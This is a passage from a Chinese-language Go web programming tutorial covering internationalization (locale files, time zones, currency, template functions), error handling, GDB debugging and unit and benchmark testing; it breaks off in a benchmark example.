有些时候仅是 key-value 替换是不能满足需要的，例如"I am 30 years old",中文表达是"我今年 30 岁了"，而此处的 30 是一个变量，该怎么办呢？这个时候，我们可以结合 fmt.Printf 函数来实现，请看下面的代码：

```
en["how old"] = "I am %d years old"
cn["how old"] = "我今年%d 岁了"

fmt.Printf(msg(lang, "how old"), 30)
```

上面的示例代码仅用以演示内部的实现方案，而实际数据是存储在 JSON 里面的，所以我们可以通过 json.Unmarshal 来为相应的 map 填充数据。

本地化日期和时间

因为时区的关系，同一时刻，在不同的地区，表示是不一样的，而且因为 Locale 的关系，时间格式也不尽相同，例如中文环境下可能显示：2012 年 10 月 24 日 星期三 23 时 11 分 13 秒 CST，而在英文环境下可能显示:Wed Oct 24 23:11:13 CST 2012。这里面我们需要解决两点：

1. 时区问题
2. 格式问题

\$GOROOT/lib/time 包中的 timeinfo.zip 含有 locale 对应的时区的定义，为了获得对应于当前 locale 的时间，我们应首先使用 time.LoadLocation(name string)获取相应于地区的 locale，比如 Asia/Shanghai 或 America/Chicago 对应的时区信息，然后再利用此信息与调用 time.Now 获得的 Time 对象协作来获得最终的时间。详细的请看下面的例子(该例子采用上面例子的一些变量)：

```
en["time_zone"] = "America/Chicago"
cn["time_zone"] = "Asia/Shanghai"

loc, _ := time.LoadLocation(msg(lang, "time_zone"))
t := time.Now()
t = t.In(loc)
fmt.Println(t.Format(time.RFC3339))
```

我们可以通过类似处理文本格式的方式来解决时间格式的问题，举例如下：

```
en["date_format"] = "%Y-%m-%d %H:%M:%S"
cn["date_format"] = "%Y 年 %m 月 %d 日 %H 时 %M 分 %S 秒"

fmt.Println(date(msg(lang, "date_format"), t))
```

```
func date(fomate string,t time.Time) string{
    year, month, day = t.Date()
    hour, min, sec = t.Clock()
    //解析相应的%Y %m %d %H %M %S 然后返回信息
    //%Y 替换成 2012
    //%m 替换成 10
    //%d 替换成 24
}
```

本地化货币值

各个地区的货币表示也不一样，处理方式也与日期差不多，细节请看下面代码：

```
en["money"] = "USD %d"
cn["money"] = "¥ %d 元"

fmt.Println(date(msg(lang,"date_format"),100))

func money_format(fomate string,money int64) string{
    return fmt.Sprintf(fomate,money)
}
```

本地化视图和资源

我们可能会根据 Locale 的不同来展示视图，这些视图包含不同的图片、css、js 等各种静态资源。那么应如何来处理这些信息呢？首先我们应按 locale 来组织文件信息，请看下面的文件目录安排：

```
views
|--en //英文模板
    |--images    //存储图片信息
    |--js        //存储JS 文件
    |--css       //存储 css 文件
    index.tpl    //用户首页
    login.tpl    //登陆首页
|--zh-CN //中文模板
    |--images
    |--js
    |--css
    index.tpl
    login.tpl
```

有了这个目录结构后我们就可以在渲染的地方这样来实现代码：

```
s1, _ := template.ParseFiles("views"+lang+"index.tpl")
VV.Lang=lang
s1.Execute(os.Stdout, VV)
```

而对于里面的 index.tpl 里面的资源设置如下：

```
// js 文件
<script type="text/javascript" src="views/{{.VV.Lang}}/js/jquery/jquery-
1.8.0.min.js"></script>
// css 文件
<link href="views/{{.VV.Lang}}/css/bootstrap-responsive.min.css" rel="stylesheet">
// 图片文件

```

采用这种方式来本地化视图以及资源时，我们就可以很容易的进行扩展了。

总结

本小节介绍了如何使用及存储本地资源，有时需要通过转换函数来实现，有时通过 lang 来设置，但是最终都是通过 key-value 的方式来存储 Locale 对应的数据，在需要时取出相应于 Locale 的信息后，如果是文本信息就直接输出，如果是时间日期或者货币，则需要先通过 fmt.Printf 或其他格式化函数来处理，而对于不同 Locale 的视图和资源则是最简单的，只要在路径里面增加 lang 就可以实现了。

10.3 国际化站点

前面小节介绍了如何处理本地化资源，即 Locale 一个相应的配置文件，那么如果处理多个的本地化资源呢？而对于一些我们经常用到的例如：简单的文本翻译、时间日期、数字等如果处理呢？本小节将一一解决这些问题。

管理多个本地包

在开发一个应用的时候，首先我们要决定是只支持一种语言，还是多种语言，如果要支持多种语言，我们则需要制定一个组织结构，以方便将来更多语言的添加。在此我们设计如下：Locale 有关的文件放置在 config/locales 下，假设你要支持中文和英文，那么你需要在这个文件夹下放置 en.json 和 zh.json。大概的内容如下所示：

```
# zh.json

{
  "zh": {
    "submit": "提交",
    "create": "创建"
  }
}

#en.json

{
  "en": {
    "submit": "Submit",
    "create": "Create"
  }
}
```

为了支持国际化，在此我们使用了一个国际化相关的包——go-i18n(<https://github.com/astaxie/go-i18n>)，首先我们向 go-i18n 包注册 config/locales 这个目录,以加载所有的 locale 文件

```
Tr:=i18n.NewLocale()
Tr.LoadPath("config/locales")
```

这个包使用起来很简单，你可以通过下面的方式进行测试：

```
fmt.Println(Tr.Translate("submit"))
//输出 Submit
Tr.SetLocale("zn")
fmt.Println(Tr.Translate("submit"))
```

```
//输出“递交”
```

自动加载本地包

上面我们介绍了如何自动加载自定义语言包，其实 go-i18n 库已经预加载了很多默认的风格信息，例如时间格式、货币格式，用户可以在自定义配置时改写这些默认配置，请看下面的处理过程：

```
//加载默认配置文件，这些文件都放在 go-i18n/locales 下面

//文件命名 zh.json、en-json、en-US.json 等，可以不断的扩展支持更多的语言

func (il *IL) loadDefaultTranslations(dirPath string) error {
    dir, err := os.Open(dirPath)
    if err != nil {
        return err
    }
    defer dir.Close()

    names, err := dir.Readdirnames(-1)
    if err != nil {
        return err
    }

    for _, name := range names {
        fullPath := path.Join(dirPath, name)

        fi, err := os.Stat(fullPath)
        if err != nil {
            return err
        }

        if fi.IsDir() {
            if err := il.loadTranslations(fullPath); err != nil {
                return err
            }
        } else if locale := il.matchingLocaleFromFileName(name); locale != "" {
            file, err := os.Open(fullPath)
            if err != nil {
                return err
            }
            defer file.Close()
        }
    }
}
```

```

        if err := il.loadTranslation(file, locale); err != nil {
            return err
        }
    }
}

return nil
}

```

通过上面的方法加载配置信息到默认的文件，这样我们就可以在我们没有自定义时间信息的时候执行如下的代码获取对应的信息：

```

//locale=zh 的情况下，执行如下代码：

fmt.Println(Tr.Time(time.Now()))
//输出：2009 年 1 月 08 日 星期四 20:37:58 CST

fmt.Println(Tr.Time(time.Now()), "long")
//输出：2009 年 1 月 08 日

fmt.Println(Tr.Money(11.11))
//输出：¥ 11.11

```

template mapfunc

上面我们实现了多个语言包的管理和加载，而一些函数的实现是基于逻辑层的，例如："Tr.Translate"、"Tr.Time"、"Tr.Money"等，虽然我们在逻辑层可以利用这些函数把需要的参数进行转换后在模板层渲染的时候直接输出，但是如果我们想在模版层直接使用这些函数该怎么实现呢？不知你是否还记得，在前面介绍模板的时候说过：Go 语言的模板支持自定义模板函数，下面是我们实现的方便操作的 mapfunc：

1. 文本信息

文本信息调用 Tr.Translate 来实现相应的信息转换，mapFunc 的实现如下：

```

func l18nT(args ...interface{}) string {
    ok := false
    var s string
    if len(args) == 1 {
        s, ok = args[0].(string)
    }
    if !ok {
        s = fmt.Sprintf(args...)
    }
    return Tr.Translate(s)
}

```



```
}
```

注册函数如下：

```
t.Funcs(template.FuncMap{"T": I18nT})
```

模板中使用如下：

```
{{.V.Submit | T}}
```

1. 时间日期

时间日期调用 `Tr.Time` 函数来实现相应的时间转换，`mapFunc` 的实现如下：

```
func I18nTimeDate(args ...interface{}) string {  
    ok := false  
    var s string  
    if len(args) == 1 {  
        s, ok = args[0].(string)  
    }  
    if !ok {  
        s = fmt.Sprint(args...)  
    }  
    return Tr.Time(s)  
}
```

注册函数如下：

```
t.Funcs(template.FuncMap{"TD": I18nTimeDate})
```

模板中使用如下：

```
{{.V.Now | TD}}
```

1. 货币信息

货币调用 `Tr.Money` 函数来实现相应的时间转换，`mapFunc` 的实现如下：

```
func I18nMoney(args ...interface{}) string {  
    ok := false  
    var s string  
    if len(args) == 1 {  
        s, ok = args[0].(string)  
    }  
    if !ok {  
        s = fmt.Sprint(args...)  
    }  
}
```

```
    return Tr.Money(s)
}
```

注册函数如下：

```
t.Funcs(template.FuncMap{"M": l18nMoney})
```

模板中使用如下：

```
{{.V.Money | M}}
```

总结

通过这小节我们知道了如何实现一个多语言包的 Web 应用，通过自定义语言包我们可以方便的实现多语言，而且通过配置文件能够非常方便的扩充多语言，默认情况下，go-i18n 会自定加载一些公共的配置信息，例如时间、货币等，我们就可以非常方便的使用，同时为了支持在模板中使用这些函数，也实现了相应的模板函数，这样就允许我们在开发 Web 应用的时候直接在模板中通过 pipeline 的方式来操作多语言包。

10.4 小结

通过这一章的介绍，读者应该对如何操作 i18n 有了深入的了解，我也根据这一章介绍的内容实现了一个开源的解决方案 go-i18n: <https://github.com/astaxie/go-i18n> 通过这个开源库我们可以很方便的实现多语言版本的 Web 应用，使得我们的应用能够轻松的实现国际化。如果你发现这个开源库中的错误或者那些缺失的地方，请一起参与到这个开源项目中来，让我们的这个库争取成为 Go 的标准库。

11 错误处理，调试和测试

我们经常会看到很多程序员大部分的"编程"时间都花费在检查 bug 和修复 bug 上。无论你是在编写修改代码还是重构系统，几乎都是花费大量的时间在进行故障排除和测试，外界都觉得我们程序员是设计师，能够把一个系统从无做到有，是一项很伟大的工作，而且是相当有趣的工作，但事实上我们每天都是徘徊在排错、调试、测试之间。当然如果你有良好的习惯和技术方案来直面这些问题，那么你就有可能将排错时间减到最少，而尽可能的将时间花费在更有价值的事情上。

但是遗憾的是很多程序员不愿意在错误处理、调试和测试能力上下工夫，导致后面应用上线之后查找错误、定位问题花费更多的时间。所以我们在设计应用之前就做好错误处理规划、测试用例等，那么将来修改代码、升级系统都将变得简单。

开发 Web 应用过程中，错误自然难免，那么如何更好的找到错误原因，解决问题呢？11.1 小节将介绍 Go 语言中如何处理错误，如何设计自己的包、函数的错误处理，11.2 小节将介绍如何使用 GDB 来调试我们的程序，动态运行情况下各种变量信息，运行情况的监控和调试。

11.3 小节将对 Go 语言中的单元测试进行深入的探讨，并示例如何来编写单元测试，Go 的单元测试规则规范如何定义，以保证以后升级修改运行相应的测试代码就可以进行最小化的测试。

长期以来，培养良好的调试、测试习惯一直是很多程序员逃避的事情，所以现在你不要再逃避了，就从你现在的项目开发，从学习 Go Web 开发开始养成良好的习惯。

目录



11.1 错误处理

Go 语言主要的设计准则是：简洁、明白，简洁是指语法和 C 类似，相当的简单，明白是指任何语句都是很明显的，不含有任何隐含的东西，在错误处理方案的设计中也贯彻了这一思想。我们知道在 C 语言里面是通过返回 -1 或者 NULL 之类的信息来表示错误，但是对于使用者来说，不查看相应的 API 说明文档，根本搞不清楚这个返回值究竟代表什么意思，比如：返回 0 是成功，还是失败，而 Go 定义了一个叫做 `error` 的类型，来显式表达错误。在使用时，通过把返回的 `error` 变量与 `nil` 的比较，来判定操作是否成功。例如 `os.Open` 函数在打开文件失败时将返回一个不为 `nil` 的 `error` 变量

```
func Open(name string) (file *File, err error)
```

下面这个例子通过调用 `os.Open` 打开一个文件，如果出现错误，那么就会调用 `log.Fatal` 来输出错误信息：

```
f, err := os.Open("filename.ext")
if err != nil {
    log.Fatal(err)
}
```

类似于 `os.Open` 函数，标准包中所有可能出错的 API 都会返回一个 `error` 变量，以方便错误处理，这个小节将详细地介绍 `error` 类型的设计，和讨论开发 Web 应用中如何更好地处理 `error`。

Error 类型

`error` 类型是一个接口类型，这是它的定义：

```
type error interface {
    Error() string
}
```

`error` 是一个内置的接口类型，我们可以在 `/builtin/` 包下面找到相应的定义。而我们在很多内部包里面用到的 `error` 是 `errors` 包下面的实现的私有结构 `errorString`

```
// errorString is a trivial implementation of error.
type errorString struct {
    s string
}

func (e *errorString) Error() string {
    return e.s
}
```

你可以通过 `errors.New` 把一个字符串转化为 `errorString`，以得到一个满足接口 `error` 的对象，其内部实现如下：

```
// New returns an error that formats as the given text.
func New(text string) error {
    return &errorString{text}
}
```

下面这个例子演示了如何使用 errors.New:

```
func Sqrt(f float64) (float64, error) {
    if f < 0 {
        return 0, errors.New("math: square root of negative number")
    }
    // implementation
}
```

在下面的例子中，我们在调用 Sqrt 的时候传递的一个负数，然后就得到了 non-nil 的 error 对象，将此对象与 nil 比较，结果为 true，所以 fmt.Println(fmt 包在处理 error 时会调用 Error 方法)被调用，以输出错误，请看下面调用的示例代码：

```
f, err := Sqrt(-1)
if err != nil {
    fmt.Println(err)
}
```

自定义 Error

通过上面的介绍我们知道 error 是一个 interface，所以在实现自己的包的时候，通过定义实现此接口的结构，我们就可以实现自己的错误定义，请看来自 Json 包的示例：

```
type SyntaxError struct {
    msg    string // 错误描述
    Offset int64  // 错误发生的位置
}

func (e *SyntaxError) Error() string { return e.msg }
```

Offset 字段在调用 Error 的时候不会被打印，但是我们可以通过类型断言获取错误类型，然后可以打印相应的错误信息，请看下面的例子：

```
if err := dec.Decode(&val); err != nil {
    if serr, ok := err.(*json.SyntaxError); ok {
        line, col := findLine(f, serr.Offset)
        return fmt.Errorf("%s:%d:%d: %v", f.Name(), line, col, err)
    }
    return err
}
```

```
}
```

需要注意的是，函数返回自定义错误时，返回值也应设置为 `error` 类型，而非自定义错误类型，也不应预声明自定义错误类型的变量。例如：

```
func Decode() *SyntaxError { // 错误，将可能导致上层调用者 err!=nil 的判断永远为 true。
    var err *SyntaxError    // 预声明错误变量
    if 出错条件 {
        err = &SyntaxError{}
    }
    return err              // 错误，虽然 err 变量等于 nil，但仍可能导致上层调用者 err!=nil 的判断为 true
}
```

原因见 http://golang.org/doc/faq#nil_error

上面例子简单的演示了如何自定义 `Error` 类型。但是如果我们还需要更复杂的错误处理呢？此时，我们来参考一下 `net` 包采用的方法：

```
package net

type Error interface {
    error
    Timeout() bool // Is the error a timeout?
    Temporary() bool // Is the error temporary?
}
```

在调用的地方，通过类型断言 `err` 是不是 `net.Error`，来细化错误的处理，例如下面的例子，如果一个网络发生临时性错误，那么将会 `sleep` 1 秒之后重试：

```
if nerr, ok := err.(net.Error); ok && nerr.Temporary() {
    time.Sleep(1e9)
    continue
}
if err != nil {
    log.Fatal(err)
}
```

错误处理

Go 在错误处理上采用了与 C 类似的检查返回值的方式，而不是其他多数主流语言采用的异常方式，这造成了代码编写上的一个很大的缺点：错误处理代码的冗余，对于这种情况是我们通过复用检测函数来减少类似的代码。

请看下面这个例子代码：

```
func init() {
    http.HandleFunc("/view", viewRecord)
}

func viewRecord(w http.ResponseWriter, r *http.Request) {
    c := appengine.NewContext(r)
    key := datastore.NewKey(c, "Record", r.FormValue("id"), 0, nil)
    record := new(Record)
    if err := datastore.Get(c, key, record); err != nil {
        http.Error(w, err.Error(), 500)
        return
    }
    if err := viewTemplate.Execute(w, record); err != nil {
        http.Error(w, err.Error(), 500)
    }
}
```

上面的例子中获取数据和模板展示调用时都有检测错误，当有错误发生时，调用了统一的处理函数 `http.Error`，返回给客户端 500 错误码，并显示相应的错误数据。但是当越来越多的 `HandleFunc` 加入之后，这样的错误处理逻辑代码就会越来越多，其实我们可以通过自定义路由器来缩减代码(实现的思路可以参考第三章的 HTTP 详解)。

```
type appHandler func(http.ResponseWriter, *http.Request) error

func (fn appHandler) ServeHTTP(w http.ResponseWriter, r *http.Request) {
    if err := fn(w, r); err != nil {
        http.Error(w, err.Error(), 500)
    }
}
```

上面我们定义了自定义的路由器，然后我们可以通过如下方式来注册函数：

```
func init() {
    http.Handle("/view", appHandler(viewRecord))
}
```

当请求 `/view` 的时候我们的逻辑处理可以变成如下代码，和第一种实现方式相比较已经简单了很多。

```
func viewRecord(w http.ResponseWriter, r *http.Request) error {
    c := appengine.NewContext(r)
    key := datastore.NewKey(c, "Record", r.FormValue("id"), 0, nil)
```



```

    record := new(Record)
    if err := datastore.Get(c, key, record); err != nil {
        return err
    }
    return viewTemplate.Execute(w, record)
}

```

上面的例子错误处理的时候所有的错误返回给用户的都是 500 错误码，然后打印出来相应的错误代码，其实我们可以把这个错误信息定义的更加友好，调试的时候也方便定位问题，我们可以自定义返回的错误类型：

```

type appError struct {
    Error  error
    Message string
    Code   int
}

```

这样我们的自定义路由器可以改成如下方式：

```

type appHandler func(http.ResponseWriter, *http.Request) *appError

func (fn appHandler) ServeHTTP(w http.ResponseWriter, r *http.Request) {
    if e := fn(w, r); e != nil { // e is *appError, not os.Error.
        c := appengine.NewContext(r)
        c.Errorf("%v", e.Error)
        http.Error(w, e.Message, e.Code)
    }
}

```

这样修改完自定义错误之后，我们的逻辑处理可以改成如下方式：

```

func viewRecord(w http.ResponseWriter, r *http.Request) *appError {
    c := appengine.NewContext(r)
    key := datastore.NewKey(c, "Record", r.FormValue("id"), 0, nil)
    record := new(Record)
    if err := datastore.Get(c, key, record); err != nil {
        return &appError{err, "Record not found", 404}
    }
    if err := viewTemplate.Execute(w, record); err != nil {
        return &appError{err, "Can't display record", 500}
    }
    return nil
}

```

```
}
```

如上所示，在我们访问 view 的时候可以根据不同的情况获取不同的错误码和错误信息，虽然这个和第一个版本的代码量差不多，但是这个显示的错误更加明显，提示的错误信息更加友好，扩展性也比第一个更好。

总结

在程序设计中，容错是相当重要的一部分工作，在 Go 中它是通过错误处理来实现的，error 虽然只是一个接口，但是其变化却可以有很多，我们可以根据自己的需求来实现不同的处理，最后介绍的错误处理方案，希望能给大家在如何设计更好 Web 错误处理方案上带来一点思路。

11.2 使用 GDB 调试

开发程序过程中调试代码是开发者经常要做的一件事情，Go 语言不像 PHP、Python 等动态语言，只要修改不需要编译就可以直接输出，而且可以动态的在运行环境下打印数据。当然 Go 语言也可以通过 `Println` 之类的打印数据来调试，但是每次都需要重新编译，这是一件相当麻烦的事情。我们知道在 Python 中有 `pdb/ipdb` 之类的工具调试，Javascript 也有类似工具，这些工具都能够动态的显示变量信息，单步调试等。不过庆幸的是 Go 也有类似的工具支持：GDB。Go 内部已经内置支持了 GDB，所以，我们可以通过 GDB 来进行调试，那么本小节就来介绍一下如何通过 GDB 来调试 Go 程序。

GDB 调试简介

GDB 是 FSF(自由软件基金会)发布的一个强大的类 UNIX 系统下的程序调试工具。使用 GDB 可以做如下事情：

1. 启动程序，可以按照开发者的自定义要求运行程序。
2. 可让被调试的程序在开发者设定的调置的断点处停住。（断点可以是条件表达式）
3. 当程序被停住时，可以检查此时程序中所发生的事。
4. 动态的改变当前程序的执行环境。

目前支持调试 Go 程序的 GDB 版本必须大于 7.1。

编译 Go 程序的时候需要注意以下几点

1. 传递参数 `-ldflags "-s"`，忽略 debug 的打印信息
2. 传递 `-gcflags "-N -l"` 参数，这样可以忽略 Go 内部做的一些优化，聚合变量和函数等优化，这样对于 GDB 调试来说非常困难，所以在编译的时候加入这两个参数避免这些优化。

常用命令

GDB 的一些常用命令如下所示

- `list`

简写命令 `l`，用来显示源代码，默认显示十行代码，后面可以带上参数显示的具体行，例如：`list 15`，显示十行代码，其中第 15 行在显示的十行里面的中间，如下所示。

```
10     time.Sleep(2 * time.Second)
11     c <- i
12 }
13 close(c)
14 }
15
16 func main() {
17     msg := "Starting main"
```

```
18  fmt.Println(msg)
19  bus := make(chan int)
```

- `break`

简写命令 `b`, 用来设置断点, 后面跟上参数设置断点的行数, 例如 `b 10` 在第十行设置断点。

- `delete` 简写命令 `d`, 用来删除断点, 后面跟上断点设置的序号, 这个序号可以通过 `info breakpoints` 获取相应的设置的断点序号, 如下是显示的设置断点序号。

- | Num | Type | Disp | Enb | Address | What |
|-------------------------------|------------|------|-----|--------------------|--|
| 2 | breakpoint | keep | y | 0x0000000000400dc3 | in main.main at /home/xiemengjun/gdb.go:23 |
| breakpoint already hit 1 time | | | | | |

- `backtrace`

简写命令 `bt`, 用来打印执行的代码过程, 如下所示:

```
#0 main.main () at /home/xiemengjun/gdb.go:23
#1 0x000000000040d61e in runtime.main () at
/home/xiemengjun/go/src/pkg/runtime/proc.c:244
#2 0x000000000040d6c1 in schedunlock () at
/home/xiemengjun/go/src/pkg/runtime/proc.c:267
#3 0x0000000000000000 in ?? ()
```

- `info`

`info` 命令用来显示信息, 后面有几种参数, 我们常用的有如下几种:

- o `info locals`

显示当前执行的程序中的变量值

- o `info breakpoints`

显示当前设置的断点列表

- o `info goroutines`

显示当前执行的 goroutine 列表, 如下代码所示, 带*的表示当前执行的

```
* 1 running runtime.gosched
* 2 syscall runtime.entersyscall
  3 waiting runtime.gosched
  4 runnable runtime.gosched
```

- `print`

简写命令 `p`, 用来打印变量或者其他信息, 后面跟上需要打印的变量名, 当然还有一些很有用的函数 `$len()` 和 `$cap()`, 用来返回当前 `string`、`slices` 或者 `maps` 的长度和容量。

- `whatis`

用来显示当前变量的类型，后面跟上变量名，例如 `whatis msg`,显示如下：

```
type = struct string
```

- `next`

简写命令 `n`,用来单步调试，跳到下一步，当有断点之后，可以输入 `n` 跳转到下一步继续执行

- `coutinue`

简称命令 `c`，用来跳出当前断点处，后面可以跟参数 `N`，跳过多少次断点

- `set variable`

该命令用来改变运行过程中的变量值，格式如：`set variable <var>=<value>`

调试过程

我们通过下面这个代码来演示如何通过 GDB 来调试 Go 程序，下面是将要演示的代码：

```
package main

import (
    "fmt"
    "time"
)

func counting(c chan<- int) {
    for i := 0; i < 10; i++ {
        time.Sleep(2 * time.Second)
        c <- i
    }
    close(c)
}

func main() {
    msg := "Starting main"
    fmt.Println(msg)
    bus := make(chan int)
    msg = "starting a gofunc"
    go counting(bus)
    for count := range bus {
        fmt.Println("count:", count)
    }
}
```

编译文件，生成可执行文件 gdbfile:

```
go build -gcflags "-N -l" -ldflags "-s" gdbfile.go
```

通过 gdb 命令启动调试:

```
gdb gdbfile
```

启动之后首先看看这个程序是不是可以运行起来，只要输入 run 命令回车后程序就开始运行，程序正常的话可以看到程序输出如下，和我们在命令行直接执行程序输出是一样的:

```
(gdb) run
Starting program: /home/xiemengjun/gdbfile
Starting main
count: 0
count: 1
count: 2
count: 3
count: 4
count: 5
count: 6
count: 7
count: 8
count: 9
[LWP 2771 exited]
[Inferior 1 (process 2771) exited normally]
```

好了，现在我们已经知道怎么让程序跑起来了，接下来开始给代码设置断点:

```
(gdb) b 23
Breakpoint 1 at 0x400d8d: file /home/xiemengjun/gdbfile.go, line 23.
(gdb) run
Starting program: /home/xiemengjun/gdbfile
Starting main
[New LWP 3284]
[Switching to LWP 3284]

Breakpoint 1, main.main () at /home/xiemengjun/gdbfile.go:23
23      fmt.Println("count:", count)
```

上面例子 b 23 表示在第 23 行设置了断点，之后输入 run 开始运行程序。现在程序在前面设置断点的地方停住了，我们需要查看断点相应上下文的源码，输入 list 就可以看到源码显示从当前停止行的前五行开始:

```
(gdb) list
```

```
18  fmt.Println(msg)
19  bus := make(chan int)
20  msg = "starting a gofunc"
21  go counting(bus)
22  for count := range bus {
23      fmt.Println("count:", count)
24  }
25 }
```

现在 GDB 在运行当前的程序的环境中已经保留了一些有用的调试信息，我们只需打印出相应的变量，查看相应变量的类型及值：

```
(gdb) info locals
count = 0
bus = 0xf840001a50
(gdb) p count
$1 = 0
(gdb) p bus
$2 = (chan int) 0xf840001a50
(gdb) whatis bus
type = chan int
```

接下来该让程序继续往下执行，请继续看下面的命令

```
(gdb) c
Continuing.
count: 0
[New LWP 3303]
[Switching to LWP 3303]

Breakpoint 1, main.main () at /home/xiemengjun/gdbfile.go:23
23 fmt.Println("count:", count)
(gdb) c
Continuing.
count: 1
[Switching to LWP 3302]

Breakpoint 1, main.main () at /home/xiemengjun/gdbfile.go:23
23 fmt.Println("count:", count)
```

每次输入 c 之后都会执行一次代码，又跳到下一次 for 循环，继续打印出来相应的信息。

设想目前需要改变上下文相关变量的信息，跳过一些过程，并继续执行下一步，得出修改后想要的结果：

```
(gdb) info locals
count = 2
bus = 0xf840001a50
(gdb) set variable count=9
(gdb) info locals
count = 9
bus = 0xf840001a50
(gdb) c
Continuing.
count: 9
[Switching to LWP 3302]

Breakpoint 1, main.main () at /home/xiemengjun/gdbfile.go:23
23 fmt.Println("count:", count)
```

最后稍微思考一下，前面整个程序运行的过程中到底创建了多少个 goroutine，每个 goroutine 都在做什么：

```
(gdb) info goroutines
* 1 running runtime.gosched
* 2 syscall runtime.entersyscall
3 waiting runtime.gosched
4 runnable runtime.gosched
(gdb) goroutine 1 bt
#0 0x000000000040e33b in runtime.gosched () at
/home/xiemengjun/go/src/pkg/runtime/proc.c:927
#1 0x0000000000403091 in runtime.chanrecv (c=void, ep=void, selected=void,
received=void)
at /home/xiemengjun/go/src/pkg/runtime/chan.c:327
#2 0x000000000040316f in runtime.chanrecv2 (t=void, c=void)
at /home/xiemengjun/go/src/pkg/runtime/chan.c:420
#3 0x0000000000400d6f in main.main () at /home/xiemengjun/gdbfile.go:22
#4 0x000000000040d0c7 in runtime.main () at
/home/xiemengjun/go/src/pkg/runtime/proc.c:244
#5 0x000000000040d16a in schedunlock () at
/home/xiemengjun/go/src/pkg/runtime/proc.c:267
#6 0x0000000000000000 in ?? ()
```

通过查看 goroutines 的命令我们可以清楚地了解 goroutine 内部是怎么执行的，每个函数的调用顺序已经明明白白地显示出来了。

小结

本小节我们介绍了 GDB 调试 Go 程序的一些基本命令，包括 run、print、info、set variable、continue、list、break 等经常用到的调试命令，通过上面的例子演示，我相信读者已经对于通过 GDB 调试 Go 程序有了基本的理解，如果你想获取更多的调试技巧请参考官方网站的 GDB 调试手册，还有 GDB 官方网站的手册。

11.3 Go 怎么写测试用例

开发程序其中很重要的一点是测试，我们如何保证代码的质量，如何保证每个函数是可运行，运行结果是正确的，又如何保证写出来的代码性能是好的，我们知道单元测试的重点在于发现程序设计或实现的逻辑错误，使问题及早暴露，便于问题的定位解决，而性能测试的重点在于发现程序设计上的一些问题，让线上的程序能够在高并发的情况下还能保持稳定。本小节将带着这一连串的问题来讲解 Go 语言中如何实现单元测试和性能测试。

Go 语言中自带有一个轻量级的测试框架 `testing` 和自带的 `go test` 命令来实现单元测试和性能测试，`testing` 框架和其他语言中的测试框架类似，你可以基于这个框架写针对相应函数的测试用例，也可以基于该框架写相应的压力测试用例，那么接下来让我们一一来看一下怎么写。

如何编写测试用例

由于 `go test` 命令只能在一个相应的目录下执行所有文件，所以我们接下来新建一个项目目录 `gotest`，这样我们所有的代码和测试代码都在这个目录下。

接下来我们在该目录下面创建两个文件：`gotest.go` 和 `gotest_test.go`

1. `gotest.go`: 这个文件里面我们是创建了一个包，里面有一个函数实现了除法运算：

```
2.     package gotest
3.
4.     import (
5.         "errors"
6.     )
7.
8.     func Division(a, b float64) (float64, error) {
9.         if b == 0 {
10.            return 0, errors.New("除数不能为 0")
11.        }
12.
13.        return a / b, nil
14.    }
```

15. `gotest_test.go`: 这是我们的单元测试文件，但是记住下面的这些原则：

- 文件名必须是 `_test.go` 结尾的，这样在执行 `go test` 的时候才会执行到相应的代码
- 你必须 `import `testing`` 这个包
- 所有的测试用例函数必须是 ``Test`` 开头
- 测试用例会按照源代码中写的顺序依次执行
- 测试函数 ``TestXxx()`` 的参数是 ``testing.T``，我们可以使用该类型来记录错误或者是测试状态
- 测试格式：``func TestXxx (t *testing.T)``，``Xxx`` 部分可以为任意的字母数字的组合，但是首字母不能是小写字母[a-z]，例如 ``Testintdiv`` 是错误的函数名。

- 函数中通过调用`testing.T`的`Error`、`Errorf`、`FailNow`、`Fatal`、`Fatalf`方法，说明测试不通过，调用`Log`方法用来记录测试的信息。

下面是我们的测试用例的代码：

```
package gotest

import (
    "testing"
)

func Test_Division_1(t *testing.T) {
    if i, e := Division(6, 2); i != 3 || e != nil { //try a unit test on function
        t.Error("除法函数测试没通过") // 如果不是如预期的那么就报错
    } else {
        t.Log("第一个测试通过了") //记录一些你期望记录的信息
    }
}

func Test_Division_2(t *testing.T) {
    t.Error("就是不通过")
}
```

我们在项目目录下面执行`go test`，就会显示如下信息：

```
--- FAIL: Test_Division_2 (0.00 seconds)
    gotest_test.go:16: 就是不通过
FAIL
exit status 1
FAIL    gotest  0.013s
```

从这个结果显示测试没有通过，因为在第二个测试函数中我们写死了测试不通过的代码`t.Error`，那么我们的第一个函数执行的情况怎么样呢？默认情况下执行`go test`是不会显示测试通过的信息的，我们需要带上参数`go test -v`，这样就会显示如下信息：

```
=== RUN Test_Division_1
--- PASS: Test_Division_1 (0.00 seconds)
    gotest_test.go:11: 第一个测试通过了
=== RUN Test_Division_2
--- FAIL: Test_Division_2 (0.00 seconds)
    gotest_test.go:16: 就是不通过
FAIL
exit status 1
FAIL    gotest  0.012s
```

上面的输出详细的展示了这个测试的过程，我们看到测试函数 1`Test\_Division\_1`测试通过，而测试函数 2`Test\_Division\_2`测试失败了，最后得出结论测试不通过。接下来我们把测试函数 2 修改成如下代码：

```
func Test_Division_2(t *testing.T) {
    if _, e := Division(6, 0); e == nil { //try a unit test on function
        t.Error("Division did not work as expected.") // 如果不是如预期的那么就报错
    } else {
        t.Log("one test passed.", e) //记录一些你期望记录的信息
    }
}
```

然后我们执行`go test -v`，就显示如下信息，测试通过了：

```
=== RUN Test_Division_1
--- PASS: Test_Division_1 (0.00 seconds)
    gotest_test.go:11: 第一个测试通过了
=== RUN Test_Division_2
--- PASS: Test_Division_2 (0.00 seconds)
    gotest_test.go:20: one test passed. 除数不能为 0
PASS
ok      gotest  0.013s
```

如何编写压力测试

压力测试用来检测函数(方法)的性能，和编写单元功能测试的方法类似,此处不再赘述，但需要注意以下几点：

- 压力测试用例必须遵循如下格式，其中 XXX 可以是任意字母数字的组合，但是首字母不能是小写字母

- `func BenchmarkXXX(b *testing.B) { ... }`
- `go test` 不会默认执行压力测试的函数，如果要执行压力测试需要带上参数 `-test.bench`，语法：`-test.bench="test_name_regex"`,例如 `go test -test.bench=".*"`表示测试全部的压力测试函数
- 在压力测试用例中,请记得在循环体内使用 `testing.B.N`,以使测试可以正常的运行
- 文件名也必须以 `_test.go` 结尾

下面我们新建一个压力测试文件 `webbench_test.go`，代码如下所示：

```
package gotest

import (
    "testing"
)
```

```

func Benchmark_Division(b *testing.B) {
    for i := 0; i < b.N; i++ { //use b.N for looping
        Division(4, 5)
    }
}

func Benchmark_TimeConsumingFunction(b *testing.B) {
    b.StopTimer() //调用该函数停止压力测试的时间计数

    //做一些初始化的工作,例如读取文件数据,数据库连接之类的,
